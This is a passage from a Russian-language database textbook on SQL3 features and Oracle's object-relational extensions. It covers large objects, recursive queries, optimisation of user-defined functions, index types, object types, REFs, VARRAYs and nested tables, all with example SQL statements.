Пример 27.16. Использование символьных и двоичных больших объектов

Расширьте таблицу **staff** *за счет вставки в нее резюме и фотографий сотрудников.*

```
ALTER TABLE Staff
  ADD COLUMN resume CLOB(50K);
ALTER TABLE Staff
  ADD COLUMN picture BLOB(12M);
```

В таблицу Staff добавлены два новых столбца: resume, для которого задан тип CLOB длиной 50 Кбайт, и picture, для которого задан тип BLOB длиной 12 Мбайт. Длина большого объекта задается за счет явного указания размера и (по желанию) единицы измерения, т.е. K для килобайт, M для мегабайт и G для гигабайт. Если длина не указана, то по умолчанию она зависит от конкретного способа реализации.

27.4.13. Рекурсия

В разделе 24.2 было показано, какие сложности возникают в реляционных СУБД при обработке рекурсивных запросов. В стандарте SQL3 предусмотрена новая важная операция, позволяющая формулировать такие запросы, которая получила название линейной рекурсии (linear recursion). Для иллюстрации новой операции воспользуемся примером, приведенным в разделе 24.2, с упрощенным отношением Staff, показанным в листинге 24.2; в этом отношении хранятся табельные номера сотрудников и табельный номер менеджера, руководящего их работой. Чтобы найти всех менеджеров, руководящих работой всех сотрудников, можно воспользоваться следующим рекурсивным запросом, который определен согласно стандарту SQL3:

```
WITH RECURSIVE
AllManagers (staffNo, managerStaffNo) AS
  (SELECT staffNo, managerStaffNo
   FROM Staff
   UNION
   SELECT in.staffNo, out.managerStaffNo
   FROM AllManagers in, Staff out
   WHERE in.managerStaffNo = out.staffNo)
SELECT * FROM AllManagers
ORDER BY StaffNo, managerStaffNo;
```

При выполнении этого запроса создается результирующая таблица AllManagers с двумя столбцами (staffNo и managerStaffNo), содержащая данные обо всех менеджерах, которые руководят работой всех сотрудников. Операция UNION выполняется путем объединения всех строк, возвращенных внутренним блоком, до тех пор, пока в этом блоке не будут вырабатываться новые строки. Следует отметить, что если бы в этом операторе было задано ключевое слово UNION ALL, то в результирующей таблице сохранились бы все дубликаты значений.

27.4.14. Языки SQL3 и OQL

В разделе 26.2.4 рассматривался язык объектных запросов OQL, предложенный группой ODMG. После ознакомления со стандартом SQL3, описанным в этом разделе, можно заметить, что эти языки очень похожи. С точки зрения конечного пользователя нежелательно, чтобы существовали два разных языка запросов. Вместо этого предпочтительнее было бы создать, по крайней мере, общее ядро в виде декларативного языка запросов (только для выборки данных), допуская наличие некоторых его внешних расширений. Как и следовало ожидать, это пожелание стало главной целью объединенной рабочей группы из представителей групп X3H2 и ODMG.

Группа ODMG попыталась в своем стандарте версии 1.2 сделать язык OQL полностью совместимым с оператором SELECT языка SQL, включая поддержку табличного типа и пустых значений (NULL). Однако они обнаружили такие случаи, когда простое определение на языке OQL порождало такие типы коллекций, которые не соответствовали табличным типам и их частным правилам. Для языка SQL следует решить два основных вопроса. Во-первых, в стандарте SQL3 перманентными могут быть только таблицы, а объекты становятся перманентными лишь при хранении их в таблице. Это само по себе не является проблемой, за исключением того факта, что идентификатор объекта определяется с учетом местонахождения таблицы и не связан с самим объектом, поэтому не исключена возможность изменения идентификатора объекта. Во-вторых, типы коллекций в стандарте SQL3

(которые, как мы уже убедились, аналогичны типам стандарта ODMG) не могут использоваться в запросах так же свободно, как типы стандарта ODMG. В стандарте SQL3 запросы применяются только к таблицам и возвращают результат в виде таблиц, что вынуждает пользователей преобразовывать коллекции в таблицы, создавать запросы для таблиц, а затем выполнять обратное преобразование таблиц в коллекции. Одно из возможных решений заключается в расширении домена (области определения) и области значений запроса SQL для включения в них коллекций в соответствии с семантикой языка OQL; при этом должны остаться нетронутыми запросы для таблиц, использующих семантику стандарта SQL2.

27.5. Обработка и оптимизация запросов

В предыдущем разделе были кратко рассмотрены некоторые компоненты нового стандарта языка SQL, хотя реализация некоторых из них отложена до выпуска следующей версии этого стандарта. Они позволяют устранить многие недостатки реляционной модели, указанные в разделе 24.2. К сожалению, в стандарте SQL3 не рассматриваются некоторые аспекты расширяемости, поэтому реализация таких функций, как механизм определения новых индексных структур и предоставления информации о затратах на выполнение пользовательских функций со стороны оптимизатора запросов, может быть осуществлена поразному в различных программных продуктах. Отсутствие стандартного способа интеграции программного обеспечения независимых разработчиков с различными типами ОРСУБД определяет необходимость разработки стандартов для тех компонентов, которые не учтены в стандарте SQL3. В этом разделе на нескольких примерах будет показано, почему эти механизмы имеют очень большое значение для полноценных ОРСУБД.

Пример 27.17. Применение пересмотренных версий пользовательских функций

Перечислите квартиры, которые сдаются в аренду в отделении компании с номером 'B003'.

Можно создать этот запрос на основе функции, имеющей следующее определение:

```
CREATE FUNCTION flatTypes() RETURNS SET(PropertyForRent)
  SELECT * FROM PropertyForRent WHERE type = 'Flat';
```

Искомый запрос с использованием этой функции будет выглядеть, как показано ниже.

```
SELECT propertyNo, street, city, postcode
FROM TABLE (flatTypes())
WHERE branchNo = 'B003';
```

В этом случае предполагается, что процессор запросов сможет упростить этот запрос за счет выполнения следующей последовательности операций:

```
1. SELECT propertyNo, street, city, postcode
   FROM TABLE (SELECT * FROM PropertyForRent WHERE type = 'Flat')
   WHERE branchNo = 'B003';
2. SELECT propertyNo, street, city, postcode
   FROM PropertyForRent
   WHERE type = 'Flat' AND branchNo = 'B003';
```

Если, например, таблица PropertyForRent имеет индекс типа B-Tree на столбце branchNo, то процессор запросов должен выполнить просмотр с помощью индекса столбца branchNo для эффективного извлечения соответствующих записей (см. раздел 20.4).

Из этого примера следует, что процессор запросов в ОРСУБД должен при любой возможности упрощать запросы. В данном случае это стало возможным благодаря тому, что пользовательская функция была реализована на языке SQL. Рассмотрим другой случай, когда такая функция определена как внешняя. Как оптимизатор запросов узнает о том, каким образом можно оптимизировать этот запрос? Ответ на этот вопрос может дать применение расширенного механизма оптимизации запросов. Но для решения этой задачи может потребоваться, чтобы пользователь в определении нового типа ADT предусмотрел ряд процедур, предназначенных для использования оптимизатором запросов. Например, в ОРСУБД Illustra, которая теперь вошла в состав СУБД Informix, при определении (внешней) пользовательской функции необходимо предоставить следующую информацию.

- Стоимость выполнения каждого вызова функции процессором *(A)*.
- Предполагаемая доля (в процентах) байтов в параметре, которые фактически считывает функция (B). Этот показатель относится к ситуации, когда функция принимает в качестве параметра большой объект, но для ее работы не обязательно использовать весь этот объект целиком.
- Стоимость чтения каждого байта процессором (C).

Стоимость выполнения каждого вызова функции процессором определяется по формуле A + C * (B * <предполагаемый размер параметра>), а затраты на выполнение операций ввода-вывода — по формуле (B * <предполагаемый размер параметра>).

Следовательно, в ОРСУБД должна быть предусмотрена возможность предоставления информации для оптимизации выполнения запроса. Проблема в данном случае заключается в том, что пользователю будет достаточно трудно предоставить такие данные. Альтернативный и более приемлемый способ заключается в том, чтобы ОРСУБД могла сама получать такие сведения, манипулируя функциями и объектами разного размера и сложности.

Пример 27.18. Эвристические методы обработки запросов

Найти все свободные объекты недвижимости в городе Глазго, которые располагаются в пределах двух миль от начальной школы и с которыми работает инспектор 'Ann Beech'.

```
FROM PropertyForRent p, Staff s
WHERE p.staffNo = s.staffNo AND
  p.nearPrimarySchool(p.postcode) < 2.0 AND p.city = 'Glasgow' AND
  s.fName = 'Ann' AND s.lName = 'Beech';
```

Для упрощения этого примера предположим, что имеется внешняя пользовательская функция nearPrimarySchool, которая принимает значение почтового кода и на его основании определяет расстояние до ближайшей начальной школы с помощью внутренней базы данных строений известного типа (например, жилых, коммерческих, промышленных). Представляя этот запрос в виде дерева реляционной алгебры (см. раздел 20.3), получим дерево, показанное на рис. 27.3, а. Если теперь использовать общие эвристические методы обработки запросов, то обычно операции выборки применяются раньше операции декартова произведения, а операции декартова произведения/выборки преобразуются в операцию соединения, как показано на рис. 27.3, *б*. В данном случае эта страте-




Рис. 27.3. Различные стратегии обработки запроса из примера 27.18: а) каноническое дерево реляционной алгебры; б) оптимизированное дерево реляционной алгебры с перемещением вниз всех операций выборки; в) оптимизированное дерево реляционной алгебры с перемещением вниз операции выборки только для таблицы Staff; г) оптимизированное дерево реляционной алгебры с разделением предикатов операций выборки в таблице PropertyForRent

гия будет не самой лучшей. Если пользовательская функция nearPrimarySchool выполняет большой объем вычислений при каждом ее вызове, то лучше выполнить выборку из таблицы Staff и применить операцию соединения по столбцу staffNo предварительно, еще до вызова этой пользовательской функции. В таком случае можно применить правило коммутативности соединений для переупорядочения лист-узлов таким образом, чтобы более ограничительная операция выборки выполнялась первой (как внешнее отношение в левостороннем дереве соединения), как показано на рис. 27.3, *в*. Более того, если план выполнения запроса для операции выборки с предикатом (nearPrimarySchool() < 2.0 AND city = 'Glasgow') оценивается в данном порядке, т.е. слева направо, без каких-либо индексов или установленных порядков сортировки, то он будет менее эффективен, чем первоначальная выборка по предикату (city = 'Glasgow') с последующей выборкой по предикату (nearPrimarySchool() < 2.0), как показано на рис. 27.3, *г*.

В примере 27.18 результатом выполнения пользовательской функции nearPrimarySchool будет число с плавающей точкой, которое представляет собой расстояние между объектом недвижимости и ближайшей начальной школой. Альтернативная стратегия повышения производительности этого запроса заключается в создании индекса, но не на самой функции, а на результатах ее выполнения. Например, в СУБД Illustra можно создать индекс на результатах выполнения этой пользовательской функции с помощью следующего оператора SQL:

```
CREATE INDEX nearPrimarySchoolIndex
ON PropertyForRent USING B-tree (nearPrimarySchool(postcode));
```

Теперь всякий раз при вставке новой записи в таблицу PropertyForRent или обновлении столбца postcode уже существующей записи ОРСУБД вычисляет значение функции nearPrimarySchool и индексирует полученный результат. При удалении записи из таблицы PropertyForRent ОРСУБД снова вычислит значение этой функции для удаления соответствующей строки индекса. Поэтому при появлении этой пользовательской функции в запросе СУБД Illustra сможет использовать индекс для извлечения записи и таким образом сократить время реакции системы на запрос.

Другая возможная стратегия заключается в вызове пользовательской функции не со стороны сервера ОРСУБД, а со стороны клиента. Эта стратегия более других подходит в тех случаях, когда объем вычислений в пользовательской функции очень велик, а клиентский компьютер обладает достаточной вычислительной мощностью и возможностями для выполнения пользовательской функции (иначе говоря, в тех случаях, когда клиентская часть приложения размещается на достаточно мощном компьютере). Это позволяет сократить нагрузку на сервер, а также повысить производительность и пропускную способность всей системы в целом.

Подобный подход позволяет решить проблему обеспечения безопасности при работе с пользовательской функцией, которую мы еще не обсуждали. Если пользовательская функция вызывает появление некоторой неисправимой ошибки во время ее выполнения, а код пользовательской функции скомпонован с кодом сервера ОРСУБД, то такая ошибка может вызвать сбой сервера. Ясно, что в ОРСУБД должны быть предусмотрены средства защиты от возникновения подобных ситуаций. Один из подходов заключается в том, чтобы создавать все пользовательские функции на таких интерпретируемых языках, как SQL или JavaScript. Однако, как было показано, в стандарте SQL3 допускается использование внешней процедуры на языке высокого уровня, например C/C++, которая вызывается как пользовательская функция. В этом случае альтернативный подход заключается в запуске пользовательской функции в адресном пространстве, отличном от адресного пространства сервера ОРСУБД; при этом для организации взаимодействия пользовательской функции и сервера следует использовать некоторую форму межпроцессной связи (IPC). В этом случае, если пользовательская функция во время ее выполнения вызовет появление неисправимой ошибки, то это приведет к аварийному завершению только процесса самой пользовательской функции.

27.5.1. Новые типы индексов

Б примере 27.18 показано, что в ОРСУБД допускается вычисление и индексирование результатов выполнения пользовательской функции, которая возвращает скалярные данные (числового и символьного типов). В традиционных реляционных СУБД для ускорения доступа к скалярным данным используются индексы в виде сбалансированного дерева (приложение В). Однако сбалансированное дерево (B-Tree) обеспечивает только одномерный способ доступа, что не

подходит для организации доступа к многомерным данным, которые встречаются в геоинформационных системах, системах телеметрии и обработки изображений. Учитывая способность ОРСУБД определять сложные типы данных, для эффективного доступа к ним желательно использовать специализированные индексные структуры. В некоторых ОРСУБД для этого предусмотрена возможность поддержки дополнительных типов индексов, перечисленных ниже.

- Универсальные сбалансированные деревья, позволяющие создавать индексы типа B-Tree для любых типов данных, а не только для алфавитно-цифровых данных.
- Квадратичные деревья [114].
- Деревья K-D-B [260].
- R-деревья (region trees), предназначенные для быстрого доступа к двух- и трехмерным данным [147].
- Решетчатые файлы [226].
- D-деревья, предназначенные для поддержки текста.

Механизм подключения любой определяемой пользователем индексной структуры обеспечивает наивысший уровень гибкости. Для этого должен быть опубликован интерфейс методов доступа ОРСУБД, позволяющий пользователям создавать собственные методы доступа, наиболее подходящие для достижения их целей. Хотя это кажется достаточно очевидным, но все же следует напомнить, что программист, отвечающий за создание методов доступа, должен учитывать такие механизмы СУБД, как блокировка, восстановление и управление страницами памяти.

В ОРСУБД может быть предусмотрена универсальная шаблонная структура индекса, которая будет достаточно общей, чтобы охватить большинство проектируемых пользователями индексных структур и одновременно обеспечить взаимодействие с обычными механизмами СУБД. Например, шаблон обобщенного дерева поиска (Generalized Search Tree — GiST) представляет собой шаблонную индексную структуру на основе сбалансированного дерева, которая совместима со многими индексными структурами на основе деревьев и позволяет минимизировать объем требуемого собственного программного кода [155].

27.6. Объектно-ориентированные расширения в СУБД Oracle

В разделе 8.2 рассматривались некоторые стандартные средства СУБД Oracle, включая основные типы данных, поддерживаемые этой СУБД, процедурный язык программирования PL/SQL, хранимые процедуры и функции, а также триггеры. Кроме того, в СУБД Oracle в той или иной форме реализованы многие объектно-ориентированные средства, предусмотренные в новом стандарте SQL3. В настоящем разделе кратко рассматриваются некоторые объектно-ориентированные средства СУБД Oracle.

27.6.1. Типы данных, определяемые пользователем

В СУБД Oracle предусмотрена поддержка не только встроенных типов данных (см. раздел 8.2.3), но и двух типов данных, определяемых пользователем:

- объектные типы;
- типы коллекций.

Объектные типы

Объектный тип — это объект схемы, имеющий имя, набор атрибутов, основанный на встроенных типах данных или, возможно, других объектных типах, а также набор методов по аналогии с тем, как было описано для объектного типа SQL3. Например, в этой СУБД могут быть созданы типы Address, staff и Branch следующим образом:

```
CREATE TYPE AddressType AS OBJECT (
  street  VARCHAR2(25),
  city VARCHAR2(15),
  postcode VARCHAR2(8));
CREATE TYPE StaffType AS OBJECT (
  staffNo VARCHAR2(5),
  fName  VARCHAR2(15),
  lName  VARCHAR2(15),
  position VARCHAR2(10),
  sex  CHAR,
  DOB DATE,
  salary DECIMAL(7, 2),
  MAP MEMBER FUNCTION age RETURN INTEGER,
  PRAGMA RESTRICT_REFERENCES(age, WNDS, WNPS, RNPS));
CREATE TYPE BranchType AS OBJECT (
  branchNo VARCHAR2(4),
  address AddressType,
  MAP MEMBER FUNCTION getbranchNo RETURN VARCHAR2(4),
  PRAGMA RESTRICT_REFERENCES(getbranchNo, WNDS, WNPS,RNDS, RNPS));
```

Затем с помощью следующего оператора можно создать (объектную) таблицу Branch:

```
CREATE TABLE Branch OF BranchType (branchNo PRIMARY KEY);
```

В результате будет создана таблица Branch со столбцами branchNo и address (последний имеет тип AddressType). Каждая строка в таблице Branch представляет собой объект типа BranchType. Применяемая в этом операторе конструкция PRAGMA представляет собой директиву компилятора, которая запрещает доступ функциям-членам для чтения/записи к таблицам базы данных и/или переменным пакета. Ключевое слово WNDS означает "не модифицировать таблицы базы данных", WNPS означает "не модифицировать переменные пакета", RNDS означает "не выполнять запросы к таблицам базы данных", а RNPS означает "не ссылаться на переменные пакета". В этом примере иллюстрируется также еще одно объектно-ориентированное средство Oracle — спецификация методов.

Методы

Методы объектного типа подразделяются на методы-члены, статические методы и методы сравнения. Метод-член представляет собой функцию или процедуру, которая всегда имеет в качестве своего первого параметра неявный параметр SELF, типом которого является содержащий этот метод объектный тип. Такие методы могут применяться в качестве функций выборки и модификации, а вызов их осуществляется с применением точечной системы обозначений, например object.method(); при таком вызове метод method находит все свои параметры среди атрибутов объекта object. В приведенном выше примере в опреде-

лении нового типа BranchType объявлен метод выборки getbranchNo, реализация которого представлена ниже.

Статический метод представляет собой функцию или процедуру, которая не имеет неявного параметра SELF. Такие методы могут применяться для создания определяемых пользователем конструкций или методов приведения типов и могут вызываться путем уточнения метода с указанием имени типа, например typename.method().

Метод сравнения применяется для сравнения экземпляров объектных типов. В СУБД Oracle предусмотрены два способа определения порядка следования объектов определенного типа.

- В методе преобразования используется способность СУБД Oracle сравнивать встроенные типы. В приведенном выше примере создания типов определен метод преобразования для нового типа BranchType, в котором предусмотрено сравнение двух объектов отделений с учетом значения атрибута branchNo. Реализация этого метода рассматривается ниже.
- В методе упорядочения используются его внутренние алгоритмы для сравнения двух объектов указанного объектного типа. Этот метод возвращает значение, которое условно представляет результат определения порядка следования объектов. Например, он может возвратить значение -1, если первый объект меньше второго (в соответствии с применяемыми критериями сравнения), 0, если они равны, и 1, если первый объект больше второго.

Для любого объектного типа может быть определен либо метод преобразования, либо метод упорядочения, но не оба метода одновременно. Если для какого-то объектного типа не предусмотрен метод сравнения, то СУБД Oracle не имеет возможности определить надлежащий порядок следования двух объектов этого типа. Но СУБД может предпринять попытку определить, равны ли два объекта этого типа, с использованием следующих правил:

- если все атрибуты объектов отличны от NULL и равны, объекты считаются равными;
- если непустые значения хотя бы одного атрибута двух объектов не равны, объекты считаются не равными;
- если эти условия не соблюдаются, СУБД Oracle сообщает, что операция сравнения не может быть выполнена (поскольку объекты содержат значения NULL).

Методы могут быть реализованы на языках PL/SQL, Java и C; допускается перегрузка методов при условии, что формальные параметры перегруженных методов отличаются по количеству, порядку следованию или типам данных. По условиям приведенного выше примера функции-члены, которые входят в объявления типов BranchType и StaffType, могут быть определены следующим образом:

```
CREATE OR REPLACE TYPE BODY BranchType AS
  MAP MEMBER FUNCTION getbranchNo RETURN VARCHAR2(4) IS
  BEGIN
    RETURN branchNo;
  END;
END;
CREATE OR REPLACE TYPE BODY StaffType AS
  MAP MEMBER FUNCTION age RETURN INTEGER IS
  var NUMBER;
  BEGIN
```

```
    var := TRUNC(MONTHS_BETWEEN(SYSDATE, DOB)/12);
    RETURN var;
  END;
END;
```

Функция-член getbranchNo действует не только как метод выборки, возвращающий значение атрибута branchNo, но и как метод сравнения (преобразования) для этого типа. Пример применения указанного метода приведен ниже. Как определено и в стандарте SQL3, в этой СУБД пользовательские функции могут быть объявлены отдельно от оператора CREATE TYPE. В общем, функции, определяемые пользователем, могут применяться в следующих случаях:

- **в списке выборки оператора** SELECT;
- **в условии конструкции** WHERE;
- **в конструкции** ORDER BY **или** GROUP BY;
- **в конструкции** VALUES **оператора** INSERT;
- в конструкции SET оператора UPDATE.

В СУБД Oracle предусмотрена также возможность создавать операции, определяемые пользователем, с помощью оператора CREATE OPERATOR. Операции, определяемые пользователем, как и встроенные операции, принимают в качестве входных набор операндов и возвращают результат. После определения новая операция может применяться в операторах SQL наряду с любой другой встроенной операцией.

Методы-конструкторы

Каждый объектный тип имеет определяемый в системе метод-конструктор, который создает новый объект в соответствии со спецификацией объектного типа. Метод-конструктор имеет такое же имя, как и объектный тип, и принимает параметры, имеющие такие же имена и типы, как и атрибуты объектного типа. Например, для создания нового экземпляра объекта BranchType может использоваться следующее выражение:

```
BranchType('B003', AddressType('163 Main St', 'Glasgow', 'G11 9QX'));
```

Следует отметить, что здесь выражение AddressType('163 Main St', 'Glasgow', 'G11 9QX') само является вызовом конструктора типа AddressType.

Идентификаторы объектов

С каждым строковым объектом в объектной таблице связан логический идентификатор объекта (OID — object identifier), который по умолчанию представляет собой уникальный идентификатор, вырабатываемый системой и присваиваемый каждому строковому объекту. Идентификатор OID предназначен для использования в качестве уникального обозначения каждого строкового объекта в объектной таблице. Для достижения этой цели в СУБД Oracle неявно создается и поддерживается индекс на столбце ОГО объектной таблицы. Столбец ОГО является скрытым от пользователей, а доступ к его внутренней структуре отсутствует. Значения OID как таковые не несут значительного объема информации, но эти идентификаторы могут применяться для выборки объектов и для перехода от одного объекта к другому. Следует отметить, что объекты, присутствующие в объектных таблицах, принято называть строковыми объектами (row object), а объекты, которые находятся в столбцах реляционных таблиц или применяются как атрибуты других объектов, называют объектами столбцов (column object).

В СУБД Oracle предусмотрено требование, чтобы каждый строковый объект имел уникальный идентификатор OID. Пользователь может указать, что уникальное значение идентификатора OID может создаваться на основе первичного ключа строкового объекта или вырабатываться системой; для этого в операторе CREATE TABLE применяется конструкция OBJECT IDENTIFIER PRIMARY KEY или OBJECT IDENTIFIER SYSTEM GENERATED (последний вариант предусмотрен по умолчанию). Например, способ создания идентификаторов OID для таблицы Branch может быть переопределен следующим образом:

```
CREATE TABLE Branch OF BranchType (branchNo PRIMARY KEY)
OBJECT IDENTIFIER PRIMARY KEY;
```

Тип данных REF

В СУБД Oracle предусмотрен встроенный тип данных REF, предназначенный для инкапсуляции ссылок на строковые объекты указанного объектного типа. Данные типа REF фактически применяются для моделирования ассоциаций между двумя строковыми объектами. Ссылка REF позволяет прочитать или обновить объект, на который она указывает, а также получить копию такого объекта. Возможности внесения изменений в данные типа REF являются строго ограниченными. Единственное допустимое изменение ссылки REF состоит в замене ее содержимого ссылкой на другой объект того же объектного типа или присваивании ей пустого значения. На уровне реализации в СУБД Oracle для формирования данных типа REF применяются идентификаторы объектов.

В соответствии со стандартом SQL3, на данные типа REF могут налагаться такие ограничения, чтобы они содержали только ссылки на указанную объектную таблицу; для этого применяется конструкция SCOPE. Поскольку не исключена вероятность того, что объект, на который указывает ссылка REF, может стать недоступным, например в результате удаления этого объекта, в языке SQL СУБД Oracle имеется предикат IS DANGLING, позволяющий проверить ссылки REF на соответствие этому условию. В СУБД Oracle предусмотрен также оператор снятия ссылки DEREF, позволяющий получить доступ к объекту, на который указывает ссылка REF. Например, чтобы учесть наличие в отделении такой категории сотрудников, как менеджер, можно изменить определение типа BranchType следующим образом:

```
CREATE TYPE BranchType AS OBJECT (
  branchNo VARCHAR2(4),
  address AddressType,
  manager REF StaffType,
  MAP MEMBER FUNCTION getbranchNo RETURN VARCHAR2(4),
  PRAGMA RESTRICT_REFERENCES(getbranchNo, WNDS, WNPS, RNDS, RNPS));
```

В данном случае наличие менеджера в отделении моделируется с использованием ссылочного типа REF StaffType. Пример применения определенного способа доступа к этому столбцу приведен ниже.

Типы коллекций

В СУБД Oracle в настоящее время поддерживаются коллекции двух типов: массивы и вложенные таблицы.

Массив

Массив — это упорядоченное множество элементов данных, относящихся к одному и тому же типу данных. Каждый элемент имеет индекс, представляющий собой число, соответствующее позиции элемента в массиве. Массив может иметь постоянный или переменный размер, но в последнем случае при объявлении типа массива должен быть указан максимальный размер. Например, если отделение компании может иметь до трех номеров телефонов, то такую ситуацию можно промоделировать в СУБД Oracle, объявив следующий новый тип:

```
CREATE TYPE TelNoArrayType AS VARRAY(3) OF VARCHAR2(13);
```

Создание нового типа массива не влечет за собой распределения пространства, а приводит к появлению нового типа данных, который может применяться следующим образом:

- как тип данных столбца реляционной таблицы;
- в качестве атрибута объектного типа;
- в виде переменной PL/SQL, параметра или возвращаемого типа функции.

Например, после объявления этого нового типа можно откорректировать определение типа BranchType и включить в него атрибут нового типа:

```
phoneList TelNoArrayType,
```

Массив обычно хранится наряду с остальными данными, иначе говоря, данные массива находятся в том же табличном пространстве, что и другие данные строки, в которой он содержится. Но если размеры массива достаточно велики, СУБД Oracle хранит его в виде объекта BLOB.

Вложенные таблицы

Вложенная таблица представляет собой неупорядоченное множество элементов данных, которые относятся к одному и тому же типу данных. Она имеет один столбец с данными встроенного типа или объектного типа. Если столбец имеет объектный тип, то саму вложенную таблицу можно также рассматривать как многостолбцовую таблицу, в которой для каждого атрибута объектного типа предусмотрен отдельный столбец. Например, для моделирования данных о ближайших родственниках сотрудников компании новый тип может быть определен следующим образом:

```
CREATE TYPE NextOfKinType AS OBJECT (
  fName  VARCHAR2(15),
  lName VARCHAR2(15),
  telNo VARCHAR2(13)};
CREATE TYPE NextOfKinNestedType AS TABLE OF NextOfKinType;
```

Теперь мы можем внести изменения в определение типа StaffType и включить в него данные нового типа в виде вложенной таблицы следующим образом:

```
nextOfKin NextOfKinNestedType,
```

а затем создать таблицу с данными о персонале с помощью оператора

```
CREATE TABLE Staff OF StaffType (
  PRIMARY KEY staffNo)
  OBJECT IDENTIFIER PRIMARY KEY
  NESTED TABLE nextOfKin STORE AS NextOfKinStorageTable {
     (PRIMARY KEY(Nested_Table_Id, lName, telNo))
     ORGANIZATION INDEX COMPRESS)
  RETURN AS LOCATOR;
```

Строки вложенной таблицы находятся в отдельной таблице, к которой пользователь не может обратиться непосредственно для выполнения запросов, но может ссылаться на нее в операторах DDL в целях сопровождения этой таблицы. В отдельно хранимой таблице имеется скрытый столбец Nested_Table_Id, позволяющий определить соответствие между ее строками и соответствующей строкой родительской таблицы. Все элементы вложенной таблицы в определенной строке таблицы Staff имеют одно и то же значение столбца Nested_Table_Id, а элементы, принадлежащие к разным строкам таблицы Staff, имеют разные значения Nested_Table_Id.

Как указано выше, строки вложенной таблицы nextOfKin с данными о ближайших родственниках должны находиться в отдельно хранимой таблице NextOfKinStorageTable. В конструкции STORE AS указано также, что отдельно хранимая таблица является индексно-организованной (ORGANIZATION INDEX), что позволяет кластеризовать строки, которые относятся к одной и той же строке родительской таблицы. В объявлении вложенной таблицы задано ключевое слово COMPRESS, что позволяет хранить только один экземпляр индексного ключа той части идентификатора Nested_Table_Id, которая относится к каждой строке родительской таблицы, а не повторять это значение для каждой строки родительского строкового объекта.

Спецификация идентификатора Nested_Table_Id и применение атрибутов в качестве первичного ключа для отдельно хранимой таблицы служат двум целям: они могут применяться в качестве ключа для индекса и предписывать ограничения уникальности столбцов (lName, telNo) вложенной таблицы по отношению к каждой строке родительской таблицы. В операторе создания таблицы оба эти столбца введены в определение ключа, поэтому гарантируется уникальность значений этих столбцов для каждой записи с данными о сотрудниках компании.

Б СУБД Oracle предусмотрена инкапсуляция типизированного значения коллекции. Это означает, что пользователь не может получить непосредственный доступ к содержимому коллекции и должен применять для этой цели интерфейсы, предусмотренные корпорацией Oracle. Как правило, когда пользователь обращается к вложенной таблице, СУБД Oracle возвращает в клиентский процесс пользователя значение всей коллекции. Такой подход может повлечь за собой снижение производительности, поэтому в СУБД Oracle предусмотрена возможность возвращать значение вложенной таблицы в виде так называемого *локатора,* который можно рассматривать как дескриптор, обеспечивающий доступ к значению коллекции. Конструкция RETURN AS LOCATOR указывает, что при выборке значения вложенной таблицы оно должно быть возвращено в форме локатора. Если эта конструкция не задана, применяется значение по умолчанию VALUE, которое указывает, что должна быть возвращена вся вложенная таблица, а не локатор, который обеспечивает доступ к отдельным элементам вложенной таблицы.

Ниже перечислены основные различия между вложенными таблицами в массивами.

- При объявлении массива должен быть указан максимальный размер, а объявление вложенной таблицы этого не предусматривает.
- В массивах не допускается наличие пустых элементов, а во вложенных таблицах заполненные строки могут чередоваться с пустыми, поэтому из вложенных таблиц можно удалять отдельные строки, но удаление элементов из массива не допускается.
- Данные массивов в СУБД Oracle хранятся вместе с остальными данными таблицы, в которой определен этот массив (в том же табличном пространстве), а данные вложенной таблицы находятся в отдельно хранимой табли-

це, представляющей собой создаваемую системой таблицу базы данных, которая связана с вложенной таблицей.

- После записи в базу данных массивы сохраняют упорядочение и индексацию своих элементов, а во вложенных таблицах последовательность расположения строк не соблюдается,

27.6.2. Манипулирование объектными таблицами

В настоящем разделе кратко рассматриваются способы манипулирования объектными таблицами. При этом в качестве примеров используются те же объекты, которые были созданы в предыдущих разделах. Например, для вставки объектов в таблицу Staff могут применяться следующие операторы:

```
INSERT INTO Staff VALUES ('SG37', 'Ann', 'Beech', 'Assistant', 'F',
       '10-Nov-1960', 12000, NextOfKinNestedType());
INSERT INTO Staff VALUES ('SG5', 'Susan', 'Brand', 'Manager', 'F',
       '3-Jun-1940', 24000, NextOfKinNestedType());
```

Выражение NextOfKinNestedType () вызывает метод-конструктор для этого типа и создает пустой атрибут nextOfKin. Для вставки данных во вложенную таблицу применяется такой оператор:

```
INSERT INTO TABLE (SELECT s.nextOfKin
                   FROM Staff s
                   WHERE s.staffNo = 'SG5')
VALUES ('John', 'Brand', '0141-848-2000');
```

В этом операторе используется выражение TABLE для обозначения вложенной таблицы в качестве цели операции вставки; *в* данном случае указана вложенная таблица столбца nextOfKin строкового объекта в таблице Staff, который имеет атрибут staffNo, равный SG5. В конечном итоге в таблицу Branch объект может быть вставлен следующим образом:

```
INSERT INTO Branch
  SELECT 'B003', AddressType('163 Main St', 'Glasgow', 'G11 9QX'),
            REF(s), TelNoArrayType('0141-339-2178', '0141-339-4439')
  FROM Staff s
  WHERE s.staffNo = 'SG5';
```

Еще один вариант вставки данных в таблицу показан в следующем операторе:

```
INSERT INTO Branch VALUES ('B003', AddressType('163 Main St','Glasgow',
 'G11 9QX'), (SELECT REF(s) FROM Staff s WHERE s.staffNo = 'SG5'),
